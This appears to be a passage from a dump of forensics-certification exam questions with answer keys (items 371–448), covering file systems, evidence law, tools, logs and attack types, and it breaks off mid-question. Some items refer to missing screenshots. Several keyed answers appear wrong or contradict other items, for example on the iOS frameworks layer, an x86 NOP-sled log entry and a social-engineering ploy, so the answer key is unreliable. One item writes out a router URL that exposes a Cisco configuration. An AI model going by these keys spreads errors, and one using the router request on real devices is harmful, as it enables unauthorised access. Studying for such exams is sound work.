NO.371 Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the

following tools shall resolve Bob's purpose?

- A. Cain & Abel
- B. Recuva
- C. Xplico
- D. Colasoft's Capsa

Answer: B

NO.372 Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

Answer: B

NO.373 Why should you note all cable connections for a computer you want to seize as evidence?

- A. to know what outside connections existed
- B. in case other devices were connected
- C. to know what peripheral devices exist
- D. to know what hardware existed

Answer: A

NO.374 What should you do when approached by a reporter about a case that you are working on or have worked on?

- A. Refer the reporter to the attorney that retained you
- B. Say, "no comment"
- C. Answer all the reporter's questions as completely as possible
- D. Answer only the questions that help your case

Answer: B

NO.375 In a large software development company, an investigation conducted into an incident of source code theft. The initial investigation hints at an insider being responsible. The inquiry should validate the breach, pinpoint the method of its execution and compile proof that can stand up in court. Considering the case details and the goal of the inquiry, what investigative approach should be taken that would serve best?

- A. An administrative investigation limited to identifying policy or protocol violations
- B. A civil investigation focusing on mutual understanding between involved parties
- C. A criminal investigation, with the onus on law enforcement to prove guilt
- D. A mix of civil and criminal investigations, taking the strengths from both

Answer: D

NO.376 Which of the following log injection attacks uses white space padding to create unusual log entries?

- A. Word wrap abuse attack

- B. HTML injection attack
- C. Terminal injection attack
- D. Timestamp injection attack

Answer: A

NO.377 You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

- A. 70 years
- B. The life of the author
- C. The life of the author plus 70 years
- D. Copyrights last forever


Answer: C

NO.378 What is the extension used by Windows OS for shortcut files present on the machine?

- A. .log
- B. .pf
- C. .lnk
- D. .dat

Answer: C

NO.379 Determine the message length from following hex viewer record:



- A. 6E2F
- B. 13
- C. 27
- D. 810D

Answer: D

NO.380 The rule of thumb when shutting down a system is to pull the power plug. However, it has

certain drawbacks. Which of the following would that be?

- A.** Any data not yet flushed to the system will be lost
- B.** All running processes will be lost
- C.** The /tmp directory will be flushed
- D.** Power interruption will corrupt the pagefile

Answer: AB

Explanation:

Volatile memory will be lost.

Data is not flushed to the system, it is flushed to the disk.

NO.381 An investigator is studying a suspicious Windows service discovered on a corporate system that seems to be associated with malware. The service has a name similar to a genuine Windows service, runs as a SYSTEM account, and exhibits potentially harmful behavior. Which tool and method should the investigator use to study the service's behavior without allowing it to inflict more damage?

- A.** Deploy Autoruns for Windows to check if the suspicious service is configured to run at system bootup
- B.** Inspect the startup folder for the presence of the suspicious service using command prompt commands
- C.** Use SrvMan to stop the suspicious service and analyze its impact on the system
- D.** Utilize the Windows Service Manager to create an identical service and study its behavior

Answer: A

NO.382 Data density of a disk drive is calculated by using_____

- A.** Slack space, bit density, and slack density.
- B.** Track space, bit area, and slack space.
- C.** Track density, areal density, and slack density.
- D.** Track density, areal density, and bit density.

Answer: D

NO.383 Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

- A.** Speculation or opinion as to the cause of the incident
- B.** Purpose of the report
- C.** Author of the report
- D.** Incident summary

Answer: A

NO.384 You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

<http://172.168.4.131/level/99/exec/show/config>

After typing in this URL, you are presented with the entire configuration file for that router.

What have you discovered?

- A. URL Obfuscation Arbitrary Administrative Access Vulnerability
- B. HTML Configuration Arbitrary Administrative Access Vulnerability
- C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
- D. HTTP Configuration Arbitrary Administrative Access Vulnerability

Answer: D

NO.385 An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the "Geek_Squad" part represent?

- A. Product description
- B. Manufacturer Details
- C. Developer description
- D. Software or OS used

Answer: A

NO.386 Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- A. Sectors
- B. Interface
- C. Cylinder
- D. Heads

Answer: B

NO.387 Which one of the following is not a first response procedure?

- A. Preserve volatile data
- B. Fill forms
- C. Crack passwords
- D. Take photos

Answer: C

NO.388 What will the following Linux command accomplish?

`dd if=/dev/mem of=/home/sam/mem.bin bs=1024`

- A. Copy the master boot record to a file
- B. Copy the contents of the system folder to a file
- C. Copy the running memory to a file
- D. Copy the memory dump file to an image file

Answer: C

NO.389 In the event of a fileless malware attack, a Computer Hacking Forensics Investigator (CHFI) notes that the fileless malware has managed to persist even after the system reboots. What built-in Windows tool/utility might the attacker most likely have leveraged for this persistent behavior?

- A. Windows Operation system components
- B. Windows Task Scheduler

- C. Windows AutoStart registry keys
- D. Windows Process Explorer

Answer: B

NO.390 Which tool allows dumping the contents of process memory without stopping the process?

- A. psdump.exe
- B. pmdump.exe
- C. processdump.exe
- D. pdump.exe

Answer: B

NO.391 Which program uses different techniques to conceal a malware's code, thereby making it difficult for security mechanisms to detect or remove it?

- A. Dropper
- B. Packer
- C. Injector
- D. Obfuscator

Answer: D

NO.392 Netstat is a tool for collecting Information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics.

Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- A. netstat -ano
- B. netstat -b
- C. netstat -r
- D. netstat -s

Answer: A

NO.393 What is the first step that needs to be carried out to crack the password?

- A. A word list is created using a dictionary generator program or dictionaries
- B. The list of dictionary words is hashed or encrypted
- C. The hashed wordlist is compared against the target hashed password, generally one word at a time
- D. If it matches, that password has been cracked and the password cracker displays the unencrypted version of the password

Answer: A

NO.394 When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

- A. On the individual computer ARP cache
- B. In the Web Server log files
- C. In the DHCP Server log files

D. There is no way to determine the specific IP address

Answer: C

NO.395 As a newly appointed Quality Manager in a digital forensics lab, you are reviewing the lab's current Quality Assurance Manual. You notice that the last update to the Quality Management System was four years ago. Which immediate action should you take to ensure compliance with best practices in the industry?

- A. Validate and document the lab equipment
- B. Schedule a proficiency test for investigators
- C. Update and document the Quality Management System
- D. Start the process for ASCLD/LAB accreditation

Answer: C

NO.396 An image is an artifact that reproduces the likeness of some subject. These are produced by optical devices (i.e. cameras, mirrors, lenses, telescopes, and microscopes).

Which property of the image shows you the number of colors available for each pixel in an image?

- A. Pixel
- B. Bit Depth
- C. File Formats
- D. Image File Size


Answer: B

NO.397 Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

Answer: C

NO.398 Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



- A. A user with username bad_guy has logged into the WordPress web application
- B. A WordPress user has been created with the username anonymous_hacker
- C. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database
- D. A WordPress user has been created with the username bad_guy

Answer: D

NO.399 Network forensics can be defined as the sniffing, recording, acquisition and analysis of the network traffic and event logs in order to investigate a network security incident.

- A. True
- B. False

Answer: A

NO.400 In an ongoing cybercrime investigation, Laura, a certified Computer Hacking Forensics Investigator (CHFI), has identified a system involved in illegal activities. The system is connected to a network with many other users. Laura needs to gather evidence related to the identified system's internet usage. Which legal and privacy considerations should be her utmost priority?

- A. Maintaining the anonymity of non-target users connected to the system
- B. Informing the authorities about the identified illegal activities
- C. Acquiring a search warrant specifically mentioning the identified system
- D. Obtaining explicit consent from the system owner before starting the investigation

Answer: C

NO.401 What happens to the header of the file once it is deleted from the Windows OS file systems?

- A.** The OS replaces the first letter of a deleted file name with a hex byte code: E5h
- B.** The OS replaces the entire hex byte coding of the file.
- C.** The hex byte coding of the file remains the same, but the file location differs
- D.** The OS replaces the second letter of a deleted file name with a hex byte code: Eh5

Answer: A

NO.402 The following excerpt is taken from a honeypot log. The log captures activities across three days.

There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.) Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from

194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by simple(uid=506)

Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

From the options given below choose the one which best interprets the following entry:

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13

Answer: A

NO.403 What does ICMP Type 3/Code 13 mean?

- A. Administratively Blocked
- B. Host Unreachable
- C. Protocol Unreachable
- D. Port Unreachable

Answer: A

NO.404 In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.

- A. Network Forensics
- B. Data Recovery
- C. Disaster Recovery
- D. Computer Forensics

Answer: D

NO.405 Which response organization tracks hoaxes as well as viruses?

- A. NIPC
- B. FEDCIRC
- C. CERT
- D. CIAC

Answer: D

Explanation:

Note: CIAC (Computer Incident Advisory Capability) Was run by the US Department of energy

NO.406 Which "Standards and Criteria" under SWDGE states that "the agency must use hardware and software that are appropriate and effective for the seizure or examination procedure"?

- A. Standards and Criteria 1.7
- B. Standards and Criteria 1.6
- C. Standards and Criteria 1.4
- D. Standards and Criteria 1.5

Answer: D

NO.407 Which Federal Rule of Evidence speaks about the Hearsay exception where the availability of the declarant is immaterial and certain characteristics of the declarant such as present sense impression, excited utterance, and recorded recollection are also observed while giving their testimony?

- A. Rule 801

- B. Rule 802
- C. Rule 804
- D. Rule 803

Answer: D

NO.408 What is the framework used for application development for iOS-based mobile devices?

- A. Cocoa Touch
- B. Dalvik
- C. Zygote
- D. AirPlay

Answer: A

NO.409 A Computer Hacking Forensics Investigator (CHFI) is working on a case involving an encrypted file from a user profile that was deleted. The investigator knows that the file was encrypted using the Encrypted File System (EFS) on a Windows operating system. The system is still bootable, but the original user profile is gone, and the system administrator has reset the account password. What would be the most suitable tool to recover this EFS-encrypted file?

- A. ShredIt, a disk wiping utility tool
- B. VeraCrypt, a widely used tool in anti-forensics encryption
- C. AnalyzeMFT, a tool for examining MACE times in NTFS file systems
- D. Advanced EFS Data Recovery, a tool for decrypting protected files

Answer: D

NO.410 In what circumstances would you conduct searches without a warrant?

- A. When destruction of evidence is imminent, a warrantless seizure of that evidence is justified if there is probable cause to believe that the item seized constitutes evidence of criminal activity
- B. Agents may search a place or object without a warrant if he suspect the crime was committed
- C. A search warrant is not required if the crime involves Denial-Of-Service attack over the Internet
- D. Law enforcement agencies located in California under section SB 567 are authorized to seize computers without warrant under all circumstances

Answer: A

NO.411 Which network attack is described by the following statement?

"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- A. Man-in-the-Middle Attack
- B. Sniffer Attack
- C. Buffer Overflow
- D. DDoS

Answer: D

NO.412 Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any

encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

- A. CB radio
- B. 2.4Ghz Cordless phones
- C. Satellite television
- D. Computers on his wired network

Answer: B

NO.413 There's a digital forensics investigator delving into a case right now. The situation involves an SQL Server database that's been tampered with by an intruder. Some data from the database has vanished, and the real kicker is that there aren't any backup files to be found. The investigator's task is to recover as much data as possible. The investigator needs to understand which SQL Server data file will most likely assist in the data recovery. What should be the investigator's primary focus?

- A. Page Header because it contains metadata about the page like page ID, page type
- B. LDF because it holds the log information associated with the database
- C. MDF because it stores all data in the database objects
- D. NDF because it can store additional data separate from the primary data file

Answer: B

NO.414 Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?

- A. C: \$Recycled.Bin
- B. C: \ \$Recycle.Bin
- C. C:\RECYCLER
- D. C:\\$RECYCLER

Answer: B

NO.415 After an unexpected shutdown of a company's database server, the IT forensics team is tasked with collecting data from the Database Plan Cache to investigate potential issues. What query should they use to retrieve the SQL text of all cached entries and acquire additional aggregate performance statistics?

- A. Use: select * from sys.dm_exec_cached_plans cross apply sys.dm_exec_plan_attributes(plan_handle) followed by: select * from sys.dm_exec_query_stats
- B. Use: select * from sys.dm_exec_cached_plans cross apply sys.dm_exec_sql_text(plan_handle) followed by: select * from sys.dm_exec_plan_attributes(plan_handle)
- C. Use: select * from sys.dm_exec_sql_text(plan_handle) cross apply sys.dm_exec_cached_plans followed by: select * from sys.dm_exec_query_stats
- D. Use: select * from sys.dm_exec_cached_plans cross apply sys.dm_exec_sql_text(plan_handle) followed by: select * from sys.dm_exec_query_stats

Answer: D

NO.416 Data Acquisition is the process of imaging or otherwise obtaining information from a digital

device and its peripheral equipment and media

- A. True
- B. False

Answer: A

NO.417 What is kept in the following directory?

HKLM\SECURITY\Policy\Secrets

- A. IAS account names and passwords
- B. Service account passwords in plain text
- C. Local store PKI Kerberos certificates
- D. Cached password hashes for the past 20 users

Answer: B

NO.418 Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

Answer: B

NO.419 What is a chain of custody?

- A. A legal document that demonstrates the progression of evidence as it travels from the original evidence location to the forensic laboratory
- B. It is a search warrant that is required for seizing evidence at a crime scene
- C. It is a document that lists chain of windows process events
- D. Chain of custody refers to obtaining preemptive court order to restrict further damage of evidence in electronic seizures

Answer: A

NO.420 SO/IEC 17025 is an accreditation for which of the following:

- A. CHFI issuing agency
- B. Encryption
- C. Forensics lab licensing
- D. Chain of custody

Answer: C

NO.421 A clothing company has recently deployed a website on its latest product line to increase its conversion rate and base of customers. Andrew, the network administrator recently appointed by the company, has been assigned with the task of protecting the website from intrusion and vulnerabilities. Which of the following tool should Andrew consider deploying in this scenario?

- A. ModSecurity
- B. CryptaPix

- C. Recuva
- D. Kon-Boot

Answer: A

NO.422 When operating systems mark a cluster as used but not allocated, the cluster is considered as

- A. Corrupt
- B. Bad
- C. Lost
- D. Unallocated

Answer: C

NO.423 An investigator is examining a compromised system and comes across some files that have been compressed with a packer. The investigator knows that these files contain malicious content, but cannot access them due to a password protection mechanism. The investigator does not have the password. Which approach is the most suitable for accessing the contents of the packed files?

- A. The investigator should attempt static analysis on the packed file
- B. The investigator should run the packed executable in a controlled environment for dynamic analysis
- C. The investigator should attempt to crack the password using a brute force attack
- D. The investigator should attempt to reverse engineer the packed file in an attempt to bypass password protection

Answer: B

NO.424 Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for.

What principal of social engineering did Julia use?

- A. Social Validation
- B. Friendship/Liking
- C. Reciprocation
- D. Scarcity

Answer: C

NO.425 A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

- A. Cain & Abel
- B. Xplico
- C. Recuva
- D. Colasoft's Capsa

Answer: A

NO.426 Jason, a renowned forensic investigator, is investigating a network attack that resulted in the compromise of several systems in a reputed multinational's network. He started Wireshark to capture the network traffic. Upon investigation, he found that the DNS packets travelling across the network belonged to a non-company configured IP. Which of the following attack Jason can infer from his findings?

- A. DNS Poisoning
- B. Cookie Poisoning Attack
- C. DNS Redirection
- D. Session poisoning

Answer: A

NO.427 During a high-stakes corporate espionage case, an investigator seeks digital evidence to reveal unauthorized data access and leakage. The investigator possesses the skills to recover deleted files, decrypt encrypted files, and inspect hidden files. Given the availability of multiple potential evidence sources, which category of files is most likely to yield the most valuable information in this scenario?

- A. User-Created Files
- B. Computer-Created Files
- C. User-Protected Files
- D. Files stored on peripheral devices

Answer: C

NO.428 Choose the layer in iOS architecture that provides frameworks for iOS app development?

- A. Media services
- B. Cocoa Touch
- C. Core services
- D. Core OS

Answer: C

NO.429 To enhance the security and effectiveness of a computer forensic laboratory, the management is considering implementing a series of changes based on best practices. Which measure would NOT be effective or appropriate according to the given information?

- A. Establishing a team of forensic analysts, forensic technicians, lab cybercrime investigators, and lab directors without ensuring their certification pertaining to their job roles
- B. Seeking ISO/IEC 17025 accreditation which outlines general requirements for the impartiality, competence, and uniform operations of laboratories to conduct tests and/or calibrations, including sampling

- C. Applying the TEMPEST standards by lining the lab's walls, ceilings, and floors with good metallic conductors to shield workstations from transmitting electromagnetic signals
- D. Deploying an intrusion alarm system in the lab to provide additional protection and placing closed-circuit cameras in the lab and around its premises for surveillance

Answer: A

NO.430 Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

- A. network-based IDS systems (NIDS)
- B. host-based IDS systems (HIDS)
- C. anomaly detection
- D. signature recognition

Answer: BC

Explanation:

NIDS and HIDS are types of IDS systems, Host or Network, and addresses placement of the probe. Anomaly detection is based on behavior analysis, and if you read the question, the question says "behavior" and if the behavior is unpredictable, then the IDS won't know what is normal and what is bad.

NO.431 Which OWASP IoT vulnerability talks about security flaws such as lack of firmware validation, lack of secure delivery, and lack of anti-rollback mechanisms on IoT devices?

- A. Lack of secure update mechanism
- B. Use of insecure or outdated components
- C. Insecure default settings
- D. Insecure data transfer and storage

Answer: A

NO.432 Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

- A. Send DOS commands to crash the DNS servers
- B. Perform DNS poisoning
- C. Enumerate all the users in the domain
- D. Perform a zone transfer

Answer: D

NO.433 A swap file is a space on a hard disk used as the virtual memory extension of a computer's RAM.

Where is the hidden swap file in Windows located?

- A. C:\pagefile.sys
- B. C:\hiberfil.sys
- C. C:\config.sys
- D. C:\ALCSetup.log

Answer: A

NO.434 Raw data acquisition format creates _____ of a data set or suspect drive.

- A. Segmented image files
- B. Simple sequential flat files
- C. Compressed image files
- D. Segmented files

Answer: B

NO.435 Corporate investigations are typically easier than public investigations because:

- A. the users have standard corporate equipment and software
- B. the investigator does not have to get a warrant
- C. the investigator has to get a warrant
- D. the users can load whatever they want on their machines

Answer: B

NO.436 Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

- A. Lsproc
- B. DumpChk
- C. RegEdit
- D. EProcess

Answer: D

NO.437 You are a Computer Hacking Forensic Investigator (CHFI) employed by an international tech firm.

One of your tasks involves overseeing and providing guidance on legal considerations during digital forensic investigations across different jurisdictions. One day, you find yourself dealing with unauthorized system access and data alteration incidents across multiple branches in Germany, Italy, Canada, Singapore, Belgium, Brazil, the Philippines, and Hong Kong. Recognizing that different countries have different laws that can impact the investigation, which of the following legal provisions should you apply when the main offence is the unauthorized modification of computer data?

- A. Canada's Criminal Code Section 342.1 (Obtain any computer service and interception of a computer system)
- B. Italy's Penal Code Article 615 ter (Unauthorized access to a computer or telecommunication systems)
- C. Belgium's Article 550(b) of the Criminal Code (Exceeding power of access to a computer system)
- D. Germany's Penal Code Section 303a (Alteration of Data)

Answer: D

NO.438 James, a forensics specialist, was tasked with investigating a Windows XP machine that was used for malicious online activities. During the Investigation, he recovered certain deleted files from Recycle Bin to Identify attack clues.

Identify the location of Recycle Bin in Windows XP system.

- A. Drive:\\$Recycle.Bin\
- B. local/sha re/Trash
- C. Drive:\RECYCLER\
- D. DriveARECYCLED

Answer: C

NO.439 When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

- A. Recycle Bin
- B. MSDOS.sys
- C. BIOS
- D. Case files

Answer: A

NO.440 During an incident response to a data breach in a company's AWS environment, a forensic investigator is tasked to analyze and extract data from different storage types for further examination. What would be the most appropriate and effective course of action given that Amazon S3, EBS, and EFS were used?

- A. Implement ACL permissions for S3 buckets, and attach the affected EFS to a Linux instance for data extraction
- B. Create IAM policies to restrict access, and proceed with data extraction from EBS and EFS storage types
- C. Extract all data directly from Amazon S3 and EBS, and attach the EFS to a Linux instance for data extraction
- D. Snapshot the affected EBS volumes and S3 buckets, and mount EFS to a Linux instance for analysis

Answer: D

NO.441 A company has been receiving unsolicited commercial emails from an unknown source promoting a third-party product. The email contains false header information and is not identified as an advertisement. The emails are being sent to addresses that are generated through a dictionary attack. As a Computer Hacking Forensics Investigator, which violations of the CAN-SPAM Act are present in this scenario?

- A. Using false or misleading header information and violating the prohibition against dictionary attacks only
- B. Using false or misleading header information and not identifying the commercial email as an ad only
- C. Using false or misleading header information, not identifying the commercial email as an ad. and violating the prohibition against dictionary attacks
- D. Violating the prohibition against dictionary attacks and not identifying the commercial email as an ad only

Answer: C

NO.442 Which of the following tool creates a bit-by-bit image of an evidence media?

- A. Recuva
- B. FileMerlin
- C. AccessData FTK Imager
- D. Xplico

Answer: C

NO.443 This is the original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

- A. Master Boot Record (MBR)
- B. Master File Table (MFT)
- C. File Allocation Table (FAT)
- D. Disk Operating System (DOS)

Answer: C

Explanation:

A MBR is usually found on fixed disks, not floppy. A MFT is part of NTFS, and NTFS is not used on floppy DOS is an operating system, not a file structure database

NO.444 SIM is a removable component that contains essential information about the subscriber. It has both volatile and non-volatile memory. The file system of a SIM resides in _____ memory.

- A. Volatile
- B. Non-volatile

Answer: B

NO.445 Identify the attack from following sequence of actions?

Step 1: A user logs in to a trusted site and creates a new session

Step 2: The trusted site stores a session identifier for the session in a cookie in the web browser

Step 3: The user is tricked to visit a malicious site Step 4: the malicious site sends a request from the user's browser using his session cookie

- A. Web Application Denial-of-Service (DoS) Attack
- B. Cross-Site Scripting (XSS) Attacks
- C. Cross-Site Request Forgery (CSRF) Attack
- D. Hidden Field Manipulation Attack

Answer: C

NO.446 Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

- A. He should contact the network operator for a Temporary Unlock Code (TUK)
- B. Use system and hardware tools to gain access

- C. He can attempt PIN guesses after 24 hours
- D. He should contact the network operator for Personal Unlock Number (PUK)

Answer: D

NO.447 Which of the following standard represents a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

- A. SWGDE & SWGIT
- B. Daubert
- C. Frye
- D. IOCE

Answer: C

NO.448 A large multinational corporation suspects an internal breach of its data center and hires a forensic investigator. The investigator is required to conduct a search on the emails of an employee who is a US citizen, believed to be communicating classified information with a foreign entity. The forensic investigator, while respecting international laws and US privacy laws, should:

- A. Utilize the Privacy Act of 1974 to access the individual's personal records without their written consent
- B. Use the Foreign Intelligence Surveillance Act of 1978 (FISA) to get judicial authorization for electronic surveillance
